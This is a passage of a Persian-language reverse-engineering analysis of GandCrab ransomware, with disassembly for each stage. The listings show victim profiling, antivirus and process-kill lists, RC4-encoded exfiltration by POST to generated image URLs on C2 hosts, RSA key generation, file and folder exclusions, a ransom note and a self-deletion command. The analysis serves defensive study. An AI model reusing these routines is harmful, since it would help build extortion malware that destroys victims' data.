mov     eax, [ebp+arg_18]
mov     [esi+24h], eax
mov     eax, [ebp+arg_20]
mov     [esi+30h], eax
mov     eax, [ebp+arg_28]
mov     [esi+3Ch], eax
mov     eax, [ebp+arg_30]
mov     [esi+48h], eax
mov     eax, [ebp+arg_38]
mov     [esi+54h], eax
mov     eax, [ebp+arg_48]
mov     dword ptr [esi+4], offset aPc_user ; "pc_user"
mov     dword ptr [esi+10h], offset aPc_name ; "pc_name"
mov     [esi+18h], ecx
mov     dword ptr [esi+1Ch], offset aPc_group ; "pc_group"
mov     dword ptr [esi+28h], offset aAv ; "av"
mov     dword ptr [esi+34h], offset aPc_lang ; "pc_lang"
mov     dword ptr [esi+40h], offset aPc_keyb ; "pc_keyb"
mov     dword ptr [esi+4Ch], offset aOs_major ; "os_major"
mov     dword ptr [esi+58h], offset aOs_bit ; "os_bit"
mov     [esi+60h], ecx
mov     dword ptr [esi+64h], offset aRansom_id ; "ransom_id"
mov     [esi+74h], eax
mov     dword ptr [esi+78h], offset aHdd ; "hdd"
mov     dword ptr [esi+88h], offset aIp ; "ip"
call    ds:GetProcessHeap
mov     [esi+8Ch], eax
mov     eax, esi
pop     esi
pop     ebp
retn    58h
sub_4013CC endp
```

پس از آن تمام حروف الفبا را از طریق یه حلقه، پرس و جو می کند که آیا درایوی وجود دارد و نوع آن چیست؟ اگر آن یک CD ROM، مورد ناشناخته، یا غیر موجود بود از آن صرف نظر می کند. اگر درایو ثابتی پیدا کرد، نام آن را در یک بافر کپی کرده، همچنین یک رشته توضیح درباره اینکه نوع درایو چه چیزی است نیز کپی می کند. برای مثال:

- C: drive is FIXED



سپس مقدار فضای خالی دیسک و اطلاعات مربوط به سکتورهای آن که از طریق نشانه های تابع printf به مجموعه ای از اعداد تبدیل می شود را می گیرد. برای مثال :

- C:FIXED_۶۴۳۱۷۵۵۰۵۹۲

باج افزار این کار را برای تمامی درایو ها انجام داده و یک لیست ایجاد می کند.

```
call    edi ; lstrcatW
lea     eax, [ebp+TotalNumberOfClusters]
push    eax             ; lpTotalNumberOfClusters
lea     eax, [ebp+NumberOfFreeClusters]
push    eax             ; lpNumberOfFreeClusters
lea     eax, [ebp+BytesPerSector]
push    eax             ; lpBytesPerSector
lea     eax, [ebp+SectorsPerCluster]
push    eax             ; lpSectorsPerCluster
lea     eax, [ebp+RootPathName]
push    eax             ; lpRootPathName
call    ds:GetDiskFreeSpaceW
test    eax, eax
jz      loc_404DE1
mov     esi, [ebp+SectorsPerCluster]
xor     eax, eax
imul    esi, [ebp+BytesPerSector]
push    eax
push    esi
push    eax
push    [ebp+TotalNumberOfClusters]
call    sub_409EA0
mov     ebx, eax
mov     edi, edx
xor     eax, eax
push    eax
push    esi
push    eax
push    [ebp+NumberOfFreeClusters]
call    sub_409EA0
mov     ecx, ebx
mov     esi, edi
sub     ecx, eax
mov     eax, [ebp+var_14]
mov     [ebp+var_1C], ecx
sbb     esi, edx
push    dword ptr [eax+7Ch] ; lpString
call    ds:lstrlenW
mov     edx, [ebp+var_14]
push    edi
mov     edi, ds:wsprintfW
push    ebx
mov     ecx, [edx+7Ch]
push    offset aI64u    ; "%I64u/"
lea     eax, [ecx+eax*2]
push    eax             ; LPWSTR
call    edi ; wsprintfW
mov     ebx, [ebp+var_14]
add     esp, 10h
push    dword ptr [ebx+7Ch] ; lpString
call    ds:lstrlenW
mov     ecx, [ebx+7Ch]
push    esi
push    [ebp+var_1C]
lea     eax, [ecx+eax*2]
push    offset aI64u_0  ; "%I64u"
```

۴-۹ بررسی فرایندهای در حال اجرا

این باج افزار همچنین فرایندهای در حال اجرا را جستجو و آنها را با یک مجموعه محدود از برنامه های آنتی‌ویروس که به رشته اطلاعات برای سرور C۲ تبدیل می شود، مقایسه می کند.

```
                mov     edi, [ebp+arg_0]
                push    4               ; flProtect
                push    ebx             ; flAllocationType
                push    4               ; dwSize
                xor     ebx, ebx
                mov     [edi], eax
                push    ebx             ; lpAddress
                mov     [ebp+lpString1], offset aAvp_exe ; "AVP.EXE"
                mov     [ebp+var_44], offset aEkrn_exe ; "ekrn.exe"
                mov     [ebp+var_40], offset aAvgnt_exe ; "avgnt.exe"
                mov     [ebp+var_3C], offset aAshdisp_exe ; "ashDisp.exe"
                mov     [ebp+var_38], offset aNortonantibot_ ; "NortonAntiBot.exe"
                mov     [ebp+var_34], offset aMcshield_exe ; "Mcshield.exe"
                mov     [ebp+var_30], offset aAvengine_exe ; "avengine.exe"
                mov     [ebp+var_2C], offset aCmdagent_exe ; "cmdagent.exe"
                mov     [ebp+var_28], offset aSmc_exe ; "smc.exe"
                mov     [ebp+var_24], offset aPersfw_exe ; "persfw.exe"
                mov     [ebp+var_20], offset aPccpfw_exe ; "pccpfw.exe"
                mov     [ebp+var_1C], offset aFsguiexe_exe ; "fsguiexe.exe"
                mov     [ebp+var_18], offset aCfp_exe ; "cfp.exe"
                mov     [ebp+var_14], offset aMsmpeng_exe ; "msmpeng.exe"
                call    esi ; VirtualAlloc
                mov     esi, eax
                test    esi, esi
                jnz     short loc_404EF3

loc_404EEC:                             ; CODE XREF: sub_404E54+C3↓j
                xor     eax, eax
                jmp     loc_405027
; ---------------------------------------------------------------------------

loc_404EF3:                             ; CODE XREF: sub_404E54+96↑j
                push    ebx             ; th32ProcessID
                push    2               ; dwFlags
                mov     dword ptr [esi], 22Ch
                call    ds:CreateToolhelp32Snapshot
                mov     [ebp+hObject], eax
                cmp     eax, 0FFFFFFFFh
                jnz     short loc_404F19
                push    8000h           ; dwFreeType
                push    ebx             ; dwSize
                push    esi             ; lpAddress
                call    ds:VirtualFree
                jmp     short loc_404EEC
; ---------------------------------------------------------------------------

loc_404F19:                             ; CODE XREF: sub_404E54+B4↑j
                push    esi             ; lppe
                xor     ecx, ecx
                mov     [ebp+var_8], ebx
                push    eax             ; hSnapshot
                mov     [ebp+arg_0], ebx
                mov     [ebp+var_4], ecx
                call    ds:Process32FirstW
                test    eax, eax
                jz      loc_404FFB
```

۹-۵ متوقف کردن فرایندهای در حال اجرا

باج افزار به منظور اجرای خود برای رمزنگاری فایلها، یک سری از فرایندهای در حال اجرا را متوقف می کند، لیست این فرایندها به صورت hardcode مشخص شده است.

```
push    2               ; dwFlags
mov     [ebp+var_A4], offset aSqlagent_exe ; "sqlagent.exe"
mov     [ebp+var_A0], offset aSqlbrowser_exe ; "sqlbrowser.exe"
mov     [ebp+var_9C], offset aSqlwriter_exe ; "sqlwriter.exe"
mov     [ebp+var_98], offset aOracle_exe ; "oracle.exe"
mov     [ebp+var_94], offset aOcssd_exe ; "ocssd.exe"
mov     [ebp+var_90], offset aDbsnmp_exe ; "dbsnmp.exe"
mov     [ebp+var_8C], offset aSynctime_exe ; "synctime.exe"
mov     [ebp+var_88], offset aAgntsvc_exeisq ; "agntsvc.exeisqlplussvc.exe"
mov     [ebp+var_84], offset aXfssvccon_exe ; "xfssvccon.exe"
mov     [ebp+var_80], eax
mov     [ebp+var_7C], offset aMydesktopservi ; "mydesktopservice.exe"
mov     [ebp+var_78], offset aOcautoupds_exe ; "ocautoupds.exe"
mov     [ebp+var_74], offset aAgntsvc_exeagn ; "agntsvc.exeagntsvc.exe"
mov     [ebp+var_70], offset aAgntsvc_exeenc ; "agntsvc.exeencsvc.exe"
mov     [ebp+var_6C], offset aFirefoxconfig_ ; "firefoxconfig.exe"
mov     [ebp+var_68], offset aTbirdconfig_ex ; "tbirdconfig.exe"
mov     [ebp+var_64], offset aMydesktopqos_e ; "mydesktopqos.exe"
mov     [ebp+var_60], offset aOcomm_exe ; "ocomm.exe"
mov     [ebp+var_5C], offset aMysqld_exe ; "mysqld.exe"
mov     [ebp+var_58], offset aMysqldNt_exe ; "mysqld-nt.exe"
mov     [ebp+var_54], offset aMysqldOpt_exe ; "mysqld-opt.exe"
mov     [ebp+var_50], offset aDbeng50_exe ; "dbeng50.exe"
mov     [ebp+var_4C], offset aSqbcoreservice ; "sqbcoreservice.exe"
mov     [ebp+var_48], offset aExcel_exe ; "excel.exe"
mov     [ebp+var_44], offset aInfopath_exe ; "infopath.exe"
mov     [ebp+var_40], offset aMsaccess_exe ; "msaccess.exe"
mov     [ebp+var_3C], offset aMspub_exe ; "mspub.exe"
mov     [ebp+var_38], offset aOnenote_exe ; "onenote.exe"
mov     [ebp+var_34], offset aOutlook_exe ; "outlook.exe"
mov     [ebp+var_30], offset aPowerpnt_exe ; "powerpnt.exe"
mov     [ebp+var_2C], offset aSteam_exe ; "steam.exe"
mov     [ebp+var_28], eax
mov     [ebp+var_24], offset aThebat_exe ; "thebat.exe"
mov     [ebp+var_20], offset aThebat64_exe ; "thebat64.exe"
mov     [ebp+var_1C], offset aThunderbird_ex ; "thunderbird.exe"
mov     [ebp+var_18], offset aVisio_exe ; "visio.exe"
mov     [ebp+var_14], offset aWinword_exe ; "winword.exe"
mov     [ebp+var_10], offset aWordpad_exe ; "wordpad.exe"
call    ds:CreateToolhelp32Snapshot
push    4               ; flProtect
push    3000h           ; flAllocationType
mov     ebx, 22Ch
mov     edi, eax
push    ebx             ; dwSize
push    0               ; lpAddress
mov     [ebp+hSnapshot], edi
call    ds:VirtualAlloc
mov     esi, eax
test    esi, esi
jz      short loc_402E9D
```

باج افزار اطلاعات جمع آوری شده سیستم قربانی را با الگوریتم RC۴ (با استفاده از کلید رمزنگاری jopochlen) و Base۶۴ کد گذاری می کند و آن را به Image URL ترکیبی دلخواه انتقال می دهد.

```
; Attributes: bp-based frame

sub_403862 proc near

var_104= byte ptr -104h
var_103= byte ptr -103h

push    ebp
mov     ebp, esp
sub     esp, 104h
push    ebx
push    esi
push    edi
mov     edi, dword_41F058
mov     ebx, edx
push    4               ; flProtect
push    3000h           ; flAllocationType
push    0Bh             ; dwSize
push    0               ; lpAddress
call    ds:VirtualAlloc
mov     esi, eax
push    offset aJopochlen ; "jopochlen"
push    esi             ; lpString1
call    ds:lstrcpyA
test    esi, esi
jz      short loc_4038E9
```

۹-۶ ارسال اطلاعات کاربران

باج افزار توانایی ارسال اطلاعات سیستم آلوده شده برپایه رمزنگاری Base64 و RC4 به آدرس image URL های دلخواه را دارد.

هر image URL برای انتقال اطلاعات سیستم قربانی یک ساختار دارد که ترکیبی از دامنه های hard-code شده، مسیر، نام فایل و پسوند تصویر می باشد. ساختار هر image URL به صورت زیر است:

http: // {hardcoded hostname} / (path1) / (path2) / (filename). (image extension)

باج افزار یک دامنه را از لیست انتخاب کرده و یک مسیر تصادفی با یکی از کلمات زیر ایجاد کرد:

wp-content, static, content, includes, data, uploads, news

```
push    ebp
mov     ebp, esp
mov     eax, 1820h
call    sub_4091B0
push    ebx
push    esi
mov     esi, ecx
mov     [ebp+lpString2], offset aWpContent ; "wp-content"
push    7
mov     ebx, edx
mov     [ebp+var_18], offset aStatic ; "static"
pop     ecx
imul    eax, [esi], 343FDh
xor     edx, edx
mov     [ebp+var_14], offset aContent ; "content"
mov     [ebp+var_10], offset aIncludes ; "includes"
mov     [ebp+var_C], offset aData ; "data"
mov     [ebp+var_8], offset aUploads ; "uploads"
add     eax, 269EC3h
mov     [ebp+var_4], offset aNews ; "news"
mov     [esi], eax
sar     eax, 10h
and     eax, 7FFFh
div     ecx
lea     eax, [ebp+String1]
push    [ebp+edx*4+lpString2] ; lpString2
push    eax             ; lpString1
call    ds:lstrcpyW
lea     edx, [ebp+var_1620]
mov     ecx, esi
call    sub_402FA8
test    eax, eax
jz      loc_40363F
```

سپس به صورت تصادفی یک کلمه دیگر برای اضافه کردن به URL انتخاب می کند:

images, pictures, image, graphic, assets, pics, imgs, tmp

```
push    ebp
mov     ebp, esp
sub     esp, 20h
imul    eax, [ecx], 343FDh
push    esi
mov     [ebp+lpString2], offset aImages ; "images"
mov     esi, edx
mov     [ebp+var_1C], offset aPictures ; "pictures"
mov     [ebp+var_18], offset aImage ; "image"
add     eax, 269EC3h
mov     [ebp+var_14], offset aGraphic ; "graphic"
mov     [ecx], eax
sar     eax, 10h
and     eax, 7
mov     [ebp+var_10], offset aAssets ; "assets"
mov     [ebp+var_C], offset aPics ; "pics"
mov     [ebp+var_8], offset aImgs ; "imgs"
mov     [ebp+var_4], offset aTmp ; "tmp"
push    [ebp+eax*4+lpString2] ; lpString2
push    esi             ; lpString1
call    ds:lstrcpyW
mov     eax, esi
pop     esi
mov     esp, ebp
pop     ebp
retn
```

پس از آن، به طور تصادفی سه یا چهار ترکیب از لیست زیر را انتخاب و یک نام فایل ایجاد می کند.

im, de, ka, ke, am, es, so, fu, se, da, he, ru, me, mo, th, zu

```
mov     esi, ecx
mov     [ebp+lpString2], offset aIm ; "im"
push    edi
mov     [ebp+var_40], offset aDe ; "de"
mov     edi, edx
mov     [ebp+var_3C], offset aKa ; "ka"
imul    eax, [esi], 343FDh
mov     [ebp+var_38], offset aKe ; "ke"
mov     [ebp+var_34], offset aAm ; "am"
mov     [ebp+var_30], offset aEs ; "es"
mov     [ebp+var_2C], offset aSo ; "so"
add     eax, 269EC3h
mov     [ebp+var_28], offset aFu ; "fu"
mov     [esi], eax
sar     eax, 10h
and     eax, 0Fh
mov     [ebp+var_24], offset aSe ; "se"
mov     [ebp+var_20], offset aDa ; "da"
mov     [ebp+var_1C], offset aHe ; "he"
mov     [ebp+var_18], offset aRu ; "ru"
mov     [ebp+var_14], offset aMe ; "me"
mov     [ebp+var_10], offset aMo ; "mo"
mov     [ebp+var_C], offset aTh ; "th"
mov     [ebp+var_8], offset aZu ; "zu"
push    [ebp+eax*4+lpString2] ; lpString2
push    edi             ; lpString1
call    ds:lstrcpyW
imul    eax, [esi], 343FDh
mov     ecx, 269EC3h
mov     [ebp+var_4], 5
xor     ebx, ebx
add     eax, ecx
mov     [esi], eax
sar     eax, 10h
and     eax, 7FFFh
cdq
idiv    [ebp+var_4]
```

در نهایت بدافزار نام فایل را با یک پسوند تصادفی انتخاب شده ترکیب می کند:

jpg, png, gif, bmp

```
imul    eax, [esi], 343FDh
mov     [ebp+var_10], offset aJpg ; "jpg"
mov     [ebp+var_C], offset aPng ; "png"
mov     [ebp+var_8], offset aGif ; "gif"
mov     [ebp+var_4], offset aBmp ; "bmp"
add     eax, 269EC3h
mov     [esi], eax
sar     eax, 10h
and     eax, 3
push    [ebp+eax*4+var_10] ; lpString2
lea     eax, [ebp+var_1220]
push    eax             ; lpString1
call    ds:lstrcpyW
lea     eax, [ebp+var_1220]
push    eax
lea     eax, [ebp+var_1420]
push    eax
lea     eax, [ebp+var_1620]
push    eax
lea     eax, [ebp+String1]
push    eax
push    ebx
lea     eax, [ebp+String]
push    offset aSSSS_S  ; "%s/%s/%s/%s.%s"
push    eax             ; LPWSTR
call    ds:wsprintfW
add     esp, 1Ch
lea     ecx, [ebp+String] ; lpString
call    sub_4033F0
```

در این مرحله، بدافزار، اطلاعات رمزگذاری شده را با استفاده از متد POST به نشانی اینترنتی تولید شده برای همه دامنه های جاسازی شده در لیست ارسال می کند، و روند تولید مسیر و نام را برای هر دامنه تکرار می‌کند.

به عنوان مثال:

POST /data/assets/kafues.gif HTTP/۱.۱

```
push    2800h           ; dwSize
lea     ecx, [ebp+var_10]
call    sub_402F37
push    800h
lea     ecx, [ebp+var_10]
call    sub_402F7C
push    [ebp+arg_4]
mov     esi, eax
push    offset aS_2     ; "%s"
push    esi             ; LPWSTR
call    ds:wsprintfW
add     esp, 0Ch
mov     eax, 8484F700h
cmp     dword ptr [ebp+nServerPort], 1BBh
mov     ecx, 8404F700h
cmovz   ecx, eax
push    edi             ; dwContext
push    ecx             ; dwFlags
push    edi             ; lplpszAcceptTypes
push    edi             ; lpszReferrer
push    offset szVersion ; "HTTP/1.1"
push    esi             ; lpszObjectName
mov     esi, [ebp+hConnect]
push    offset aPost    ; "POST"
push    esi             ; hConnect
call    ds:HttpOpenRequestW
mov     dword ptr [ebp+nServerPort], eax
test    eax, eax
jz      short loc_4053B3
```

اطلاعات مربوط به دستگاه آلوده که به Image URL دلخواه ارسال می شود:

ID = ۵۷ , sub_id = ۱۳۳ , version = 4.1.2 , action = call

همچنین نام کاربری، نام رایانه، اطلاعات گروهی متعلق به کامپیوتر، حضور زبان روسی، اطلاعات سیستم عامل، اطلاعات هارد دیسک نیز ارسال می شود.

```
mov     esi, ds:lstrcatW
push    offset aId      ; "&id="
push    dword_41F058    ; lpString1
call    esi ; lstrcatW
push    offset a57      ; "57"
push    dword_41F058    ; lpString1
call    esi ; lstrcatW
push    offset aSub_id  ; "&sub_id="
push    dword_41F058    ; lpString1
call    esi ; lstrcatW
push    offset a133     ; "133"
push    dword_41F058    ; lpString1
call    esi ; lstrcatW
push    offset aVersion ; "&version="
push    dword_41F058    ; lpString1
call    esi ; lstrcatW
push    offset a4_1_2   ; "4.1.2"
push    dword_41F058    ; lpString1
call    esi ; lstrcatW
push    offset aActionCall ; "&action=call"
push    dword_41F058    ; lpString1
call    esi ; lstrcatW
push    dword_41F058    ; lpString
mov     esi, ds:lstrlenW
call    esi ; lstrlenW
push    dword_41F058    ; lpString
add     eax, eax
mov     dword_41F078, eax
call    esi ; lstrlenW
add     eax, eax
mov     edx, eax
call    sub_403862
push    ebx             ; uMode
call    ds:SetErrorMode
push    edi             ; lpThreadId
push    edi             ; dwCreationFlags
push    edi             ; lpParameter
push    offset sub_403645 ; lpStartAddress
push    edi             ; dwStackSize
push    edi             ; lpThreadAttributes
call    ds:CreateThread
mov     esi, ds:InitializeCriticalSection
mov     edi, eax
push    offset CriticalSection ; lpCriticalSection
call    esi ; InitializeCriticalSection
push    offset stru_41F040 ; lpCriticalSection
```

۹-۷ روال رمزنگاری

قبل از دریافت بخش رمزگذاری، باج افزار اطمینان حاصل می کند که تعداد خاصی از فایل هایی که محافظت شده هستند را رمزگذاری نکند.

فایل ها به صورت هاردکد در بدافزار مشخص شده اند و شامل:

autorun.inf
ntuser.dat
iconcache.db
bootsect.bak
boot.ini
ntuser.dat.log
thumbs.db
KRAB-DECRYPT.txt
KRAB-DECRYPT.html
CRAB-DECRYPT.txt
Ntldr
NTDETECT.COM
Bootfont.bin

```
loc_403F9B:                             ; CODE XREF: sub_403F54+3D↑j
                push    offset aAutorun_inf ; "autorun.inf"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      short loc_403F93
                push    offset aNtuser_dat ; "ntuser.dat"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      short loc_403F93
                push    offset aIconcache_db ; "iconcache.db"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      short loc_403F93
                push    offset aBootsect_bak ; "bootsect.bak"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      short loc_403F93
                push    offset aBoot_ini ; "boot.ini"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      short loc_403F93
                push    offset aNtuser_dat_log ; "ntuser.dat.log"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      short loc_403F93
                push    offset aThumbs_db ; "thumbs.db"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
```

```
                test    eax, eax
                jz      short loc_403F93
                push    offset aKrabDecrypt_ht ; "KRAB-DECRYPT.html"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      short loc_403F93
                push    offset aKrabDecrypt_tx ; "KRAB-DECRYPT.txt"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      short loc_403F93
                push    offset aCrabDecrypt_tx ; "CRAB-DECRYPT.txt"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      short loc_403F93
                push    offset aNtldr   ; "ntldr"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      loc_403F93
                push    offset aNtdetect_com ; "NTDETECT.COM"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                test    eax, eax
                jz      loc_403F93
                push    offset aBootfont_bin ; "Bootfont.bin"
                push    esi             ; lpString1
                call    edi ; lstrcmpiW
                neg     eax
                sbb     eax, eax
                inc     eax

loc_404040:                             ; CODE XREF: sub_403F54+42↑j
```

اگر یکی از فایل های بالا را پیدا کند آن را در نظر نگرفته و سراغ فایل بعدی می رود. همچنین پوشه های زیر را نیز جستجو نمی کند:

windows

program files

program data

local settings

IETldCache

Boot

Tor Browser

```
mov     edx, offset aProgramdata ; "\\ProgramData\\"
mov     ecx, edi
mov     ebx, eax
call    sub_4053CC
xor     esi, esi
test    eax, eax
jnz     loc_403F43
mov     edx, offset aIetldcache ; "\\IETldCache\\"
mov     ecx, edi
call    sub_4053CC
test    eax, eax
jnz     loc_403F43
mov     edx, offset aBoot ; "\\Boot\\"
mov     ecx, edi
call    sub_4053CC
test    eax, eax
jnz     loc_403F43
mov     edx, offset aProgramFiles ; "\\Program Files\\"
mov     ecx, edi
call    sub_4053CC
test    eax, eax
jnz     short loc_403EE1
mov     edx, offset aTorBrowser ; "\\Tor Browser\\"
mov     ecx, edi
call    sub_4053CC
test    eax, eax
jnz     loc_403F43
mov     edx, offset off_412634
mov     ecx, edi
call    sub_4053CC
test    eax, eax
jnz     loc_403F43
mov     edx, offset aLocalSettings ; "\\Local Settings\\"
mov     ecx, edi
call    sub_4053CC
test    eax, eax
jnz     loc_403F43
mov     edx, offset aWindows ; "\\Windows\\"
mov     ecx, edi
```

در مرحله بعد باج افزار توابع رمزنگاری ساخته شده را برای تولید کلید رمزنگاری فراخوانی می کند. GandCrab کلید عمومی و خصوصی را در سمت کلاینت تولید کرده و از کتابخانه های استاندارد رمزنگاری ماکروسافت با استفاده از فراخوانی توابع API از Advapi۳۲.dll عملیات رمزنگاری را انجام می دهد. باج افزار GandCrab تابع CryptGenKey را با الگوریتم RSA فراخوانی می کند.


mov ebx, ecx
push edi
push 4 ; flProtect
push 3000h ; flAllocationType
push 400h ; dwSize
push 0 ; lpAddress
mov edi, edx
call esi ; VirtualAlloc
push 4 ; flProtect
push 3000h ; flAllocationType
push 800h ; dwSize
push 0 ; lpAddress
mov [ebx], eax
call esi ; VirtualAlloc
push 800h ; dwSize
push eax ; lpAddress
mov [edi], eax
call ds:VirtualLock
mov esi, [ebp+pdwDataLen]
mov eax, [ebp+arg_4]
push 0F0000000h ; dwFlags
push 1 ; dwProvType
mov dword ptr [esi], 400h
mov dword ptr [eax], 800h
mov eax, [edi]
mov [ebp+var_C], eax
mov eax, [ebx]
push offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
mov [ebp+pbData], eax
lea eax, [ebp+hProv]
push 0 ; szContainer
push eax ; phProv
call ds:CryptAcquireContextW
test eax, eax
jz short loc_4039C0
lea eax, [ebp+pdwDataLen]
push eax ; phKey
push 8000001h ; dwFlags
push 0A400h ; Algid
push [ebp+hProv] ; hProv
call ds:CryptGenKey
push esi ; pdwDataLen
push [ebp+pbData] ; pbData
mov esi, ds:CryptExportKey
xor ebx, ebx
push ebx ; dwFlags
push 6 ; dwBlobType
push ebx ; hExpKey
push [ebp+pdwDataLen] ; hKey
call esi ; CryptExportKey
push [ebp+arg_4] ; pdwDataLen
push [ebp+var_C] ; pbData
push ebx ; dwFlags
push 7 ; dwBlobType
push ebx ; hExpKey
push [ebp+pdwDataLen] ; hKey
call esi ; CryptExportKey
push [ebp+pdwDataLen] ; hKey
call ds:CryptDestroyKey
push ebx ; dwFlags
push [ebp+hProv] ; hProv
call ds:CryptReleaseContext
xor eax, eax
inc eax
jmp short loc_4039DE
loc_4039C0:
mov esi, ds:VirtualFree
push 8000h ; dwFreeType
push 0 ; dwSize
push dword ptr [ebx] ; lpAddress
call esi ; VirtualFree
push 8000h ; dwFreeType
push 0 ; dwSize
push dword ptr [edi] ; lpAddress
call esi ; VirtualFree
xor eax, eax

۹-۸ فایل توضیح باج افزار

بعد از رمزگذاری فایل ها فایل توضیحات باج افزار را در پوشه های فایل های رمز شده ایجاد می کند:

```
push    esi
push    edi
lea     esi, [ebx+200h]
push    offset aSKrabDecrypt_t ; "%s\\KRAB-DECRYPT.txt"
push    esi             ; LPWSTR
call    ds:wsprintfW
add     esp, 0Ch
xor     edi, edi
push    edi             ; hTemplateFile
push    edi             ; dwFlagsAndAttributes
push    1               ; dwCreationDisposition
push    edi             ; lpSecurityAttributes
push    edi             ; dwShareMode
push    40000000h       ; dwDesiredAccess
push    esi             ; lpFileName
call    ds:CreateFileW
mov     esi, eax
mov     [ebp+hObject], esi
cmp     esi, 0FFFFFFFFh
jz      short loc_40415B
```

۹-۹ فرایند حذف خود

باج افزار پس از اجرا فایل خود را با دستور زیر از سیستم حذف می کند:

```
push    edi
push    offset aCTimeoutC5DelS ; "/c timeout -c 5 & del \"%s\" /f /q"
push    esi             ; LPWSTR
call    ds:wsprintfW
add     esp, 0Ch
push    ebx             ; nShowCmd
push    ebx             ; lpDirectory
push    esi             ; lpParameters
push    offset File     ; "cmd.exe"
push    offset Operation ; "open"
push    ebx             ; hwnd
call    ds:ShellExecuteW
```